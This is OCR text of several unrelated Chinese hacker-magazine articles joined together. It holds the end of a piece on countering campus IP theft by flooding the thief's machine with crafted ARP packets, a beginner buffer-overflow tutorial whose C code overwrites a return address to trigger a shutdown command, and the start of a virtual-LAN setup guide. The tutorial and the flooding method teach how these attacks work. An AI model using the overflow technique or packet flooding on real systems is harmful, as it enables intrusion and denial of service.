4.(c0 a8 01) 32，目的地址为合法用户应有IP，即盗用者现有IP（ARP）。




图 2

最后，我们可以将其发送给盗用者了。很快盗用方机器将不会有响应了。于是，盗用者便不会再轻易行动，我们重新配置自己的IP，即可正常访问网络；如果情况严重，也可尽快注销登录，盗用者没有口令无法访问网络（前面讲过网络背景），用户可过一段时间再登录。

笔者实验环境如下，TP－LINK R402M路由器，配置为CPU1.8G RAM1.0G的台式机模拟盗用者机器A，配置为CPU1.0G RAM128M的笔记本模拟被盗者机器B，笔者用SNIFFER PRO的全速发送构造的数据包的方法，15秒左右的时间使A进入停滞状态，随即改回合法IP，即刻生效。

除了上述ARP协议的利用方法，我们还可以拓展到整个网络协议（如TCP、UDP），只要操作适当，以上方法完全可以稍加修改加以应用，其主要原理是，校园网数据流量大，延迟较大，盗用者频繁发送、接受数据包，可以利用盗用者端的拥塞加大盗用者机器的处理及发送时延，趁机重新获得自己的IP地址的使用权。

值得一提的是，从以上内容我们不难看出，如操作不适当可能会带来一些负面影响，如产生广播风暴等。我们不得不承认网络是把双刃剑，比如我们可以使用Sniffer进行以上问题的解决，但一种盗用情况却是利用Sniffer帮助盗用者实现目的，很多情况下非法用户并不知道某些外露接口的可用网络配置参数，而利用SNIFFER完全可以不用配置任何网络地址而完全依靠物理接入网络而嗅探到的网络中的数据包，从而通过各类地址的常用分配方法猜测其可用配置。例如：


IP	掩码	网关
10.A.B.C	255.255.0.0 或 255.255.240.0	10.A.0.1
192.168.1.X	255.255.255 或 255.255.255.192	192.168.A.1

这是因为虽然在TCP/IP网络中，计算机往往需要设置IP地址后才能通讯，实际上计算机之间的通讯并不是通过IP地址，而是借助于网卡的MAC地址。IP地址只是被用于查询欲通讯的目的计算机的MAC地址。因此，根据以上内容，如果没有上因特网的需要完全可以自己配置一个空闲的IP地址上校园局域网。但是如果这个接入网络的端口是有一定权限的，将会产生新的安全隐患。

IP盗用问题实质上就是用户身份认证问题，解决方案多种多样，安全是一个动态的概念，而本文是个人角度的解决策略较，以一种新的思维结合Sniffer软件论述了部分网络协议与IP盗用解决方案。

（本文所涉及的相关工具：Sniffer Pro V4.7，光盘中有收录。）

校园网络中的地址盗用与Sniffer



关于缓冲区溢出的文章在X上已经有许多高手都写过了，但我这个人一向就这么愚钝，总是跟不上时代，等大家都普及了我才开始学。今天就向大家汇报一下我学习缓冲区溢出的一点点心得吧。

先说说跟缓冲区有关的概念——堆栈。堆栈是一种后进先出的结构，这是因为最后压入堆栈的值总是最先被取出。它是由CPU内部硬件直接支持的，也是实现过程调用和过程返回机制的基本组成部分。在调用过程的时候会遵循一定的规律，规律如下：1.参数被压入堆栈；2.过程被调用，返回地址被压入堆栈；3.过程开始执行时，EBP被压入堆栈；4.使EBP的值与ESP相等（从这时开始，EBP就被作为寻址过程参数的基址指针）；5.可以从ESP中减掉一个数值为过程的局部变量创建空间（为局部变量创建空间其实就是我们的缓冲区）。

在调用了函数后内存的结构是这样的：

```
内存低地址        内存高地址
<-------    buffer   ebp   ret   参数
<-------    [      ][    ][    ][    ]
```

入栈的ebp是调用函数前的ebp，入栈后ebp被赋新值，可用新的ebp来对参数或缓冲区进行寻址。

知道这些概念后，来看一个实例。通过覆盖函数的返回地址来改变程序的流程，使得重复执行我们想要执行的代码，这个实例要执行的代码其实就是出现关机的对话框。代码如下：

```
#include <windows.h>
char *shellcode="\x61\x62\x63\x00";      //模拟的shellcode，用做拷贝，所以字符串任意
void test()
{
char buffer[4];          //申请的缓冲区，长度是4个字节
  strcpy(buffer,shellcode);
}
void main()
{
  int i=0;
  if(i)
  system("shutdown -s -t 36000");      //关机的命令
  else
MessageBox(NULL,"OverFlow Test !","Test",MB_OK);
  test();
}
```

在VC编译前关闭优化选项（工程→设置→C/C++，Category选General，优化选Disable），选择“Win32 Release”（编译->移动活动工程配制），这样设置有利于我们的调试。然后编译并运行，可以看见一个对话框。编译好文件我命名为test1.exe，使用OllyDbg打开我们刚才编译好的test1.exe，然后跟踪到如下的代码处就是我们的main()函数了。

```
0040101A  /$  55              push ebp
0040101B  |.  8BEC            mov ebp,esp
0040101D  |.  51              push ecx
0040101E  |.  C745 FC 00000000   mov dword ptr ss:[ebp-4],0     //把0移到我们定义的变量中，i是局部变量，是由EBP来寻址的
00401025  |.  837D FC 00      cmp dword ptr ss:[ebp-4],0       //与0比较
00401029  |.  74 0F           je short test1.0040103A    //相等，跳走了，跳到0040103A了
0040102B  |.  68 3C604000     push test1.0040603C  ; ASCII"shutdown -s -t 36000"
00401030  |.  E8 1B010000     call test1.00401150   //调用system()函数
00401035  |.  83C4 04         add esp,4
00401038  |.  EB 14           jmp short test1.0040104E
0040103A  |>  6A 00           push 0         ; /Style=MB_OK|MB_APPLMODAL
0040103C  |.  68 54604000     push test1.00406054  ; |Title="Test"
00401041  |.  68 5C604000     push test1.0040605C  ; |Text ="OverFlow Test !"
00401046  |.  6A 00           push 0         ; |hOwner=NULL
00401048  |.  FF15 B4504000   call dword ptr ds:[<&USER32.MessageBoxA>]   ; \MessageBoxA
0040104E  |>  E8 ADFFFFFF     call test1.00401000
00401053  |.  8BE5            mov esp,ebp
00401055  |.  5D              pop ebp
00401056  \.  C3              retn
```

在往上看就看到了我们的test()函数了：

```
00401000  /$  55              push ebp
00401001  |.  8BEC            mov ebp,esp
00401003  |.  51              push ecx
00401004  |.  A1 30604000     mov eax,dword ptr ds:[406030]   //shellcode的地址
00401009  |.  50              push eax
0040100A  |.  8D4D FC         lea ecx,dword ptr ss:[ebp-4]   //得到刚才申请的空间的地址
0040100D  |.  51              push ecx
0040100E  |.  E8 4D000000     call test1.00401060
00401013  |.  83C4 08         add esp,8
00401016  |.  8BE5            mov esp,ebp
00401018  |.  5D              pop ebp
00401019  \.  C3              retn
```

用溢出改变流程是更改retn时所用的栈使它跳转异常。我打算让它跳转到代码system("shutdown -s -t 36000");处，在可执行文件里，它在0040102B处开始让参数入栈。在test()函数里申请了char Buffer[4]以后，栈里结构如下：

```
内存低地址      内存高地址
<-------      buffer   ebp   ret
<-------     [abc    ][EBP][RET]
Stack+0->Buffer
Stack+3->ebp
Stack+7->ret
```

所以我们用来覆盖返回地址的字符串只要比正常缓冲区的

长度多8个字节就可以（由于我们的缓冲区长度是4个字节，所以一共要12个字节），而最后4个字节是地址0040102B，就可以让它在执行时跳到0040102B处，就可以改变我们的流程，让它执行system("shutdown -s -t 36000");。构造的字符串是：char *shellcode="\x61\x62\x63\x64\x65\x66\x67\x68\x2B\x10\x40\x00";，前8个字符是任意的，只有后4个是返回的地址。返回地址是0040102B，但是要反着写成\x2B\x10\x40\x00，因为数的高位要放在高字节处。这样编译后栈里结构如下：

```
内存低地址              内存高地址
<--------    buffer ebp    ret
<--------    [abcd][efgh][0040102B]
```

返回地址ret变成了system()函数参数入栈的地址。

改变后的代码是：

```
#include <windows.h>
char *shellcode="\x61\x62\x63\x64\x65\x66\x67\x68\x2B\x10\x40\x00";
void test()
{
  char buffer[4];
  strcpy(buffer,shellcode);
}
void main()
{
  int i=0;
  if(i)
        system("shutdown -s -t 36000");
  else
MessageBox(NULL,"OverFlow Test!","Test",MB_OK);
  test();
}
```

编译后运行，是不是出现了一直关机的对话框啊！我使用的环境是Windows XP+VC 6.0，如果环境不一样，可能上面所使用的地址也不一样了。刚刚接触缓冲区溢出，难免有些错误，请大家指正。

菜鸟也来架构虚拟局域网

chenggong

组建局域网需要多台电脑、网线等很多硬件设备，对于我们广大的菜鸟来说几乎是不可能的，今天我就带黑友们仅使用一台电脑就组建一个虚拟局域网。

首先下载虚拟机Virtual PC，对于Virtual PC黑友们并不陌生，因为X档案已介绍过多次了。不过有一点需要说明，就是安装问题，很多黑友反映将软件下载后安装不上，怀疑软件有问题，实际上是安装方法不正确。下面就以Win2000为例：运行Virtual PC根目录下"安装支持"目录中的ISScript.Msi，然后安装软件根目录下的SetupXP.msi，最后再运行Virtual PC.exe，就完成虚拟机的安装了。我的操作系统是Win2000，虚拟机的操作系统是精简版WinXP SP2，下面我们就开始组建局域网。

设置计算机名和工作组。右击"我的电脑"—"属性"—"计算机名"，点击"更改"按钮（图1），在弹出的对话框中设置好计算机名和工作组，需要注意的是宿主计算机和虚拟机的工作组名一定要相同而计算机名一定不要相同。




图1

安装NetBEUI协议，事实上只要有TCP/IP协议，我们的虚拟局域网照样可以运行，但TCP/IP协议在局域网中的通信效率并不高，使用它在浏览"网上邻居"中的主机时，经常会出现不能正常浏览的现象，此时安装NetBEUI协议就会解决这个问题。将WinXP安装光盘放到光驱中，然后在"本地连接"—"属性"—"安装"—"协议"点"添加"按钮，在弹出的对话框中点击"浏览"寻找NetBEUI协议所在路径，找到安装盘：\Valueadd\Msft\Net\NetBEUI\下面的Netnbf.inf文件，点确定重启系统后协议就安装完毕了。




图2

设置IP地址，在"本地连接"—"属性"中选中"Internet 协议"后点"属性"按钮，选中"使用下面的IP地址"（图2），设置虚拟机IP地址为192.168.0.2，子网掩码为255.255.255.0，默认网关为192.168.0.1。宿主计算机IP地址设置为192.168.0.1，子网掩码和默认网关与虚拟机相同。经过以上设置后如操作系统为Win2000，只要启用Guest帐户就可在网上邻居中共享资源了。对于WinXP默认是启动"简单文件共享"，但对于大多数电脑，"简单文件共享"在网上邻居中是无法共享资源的，经过一定的设置才能共享资源，下面就看看在WinXP中是如何设置的。

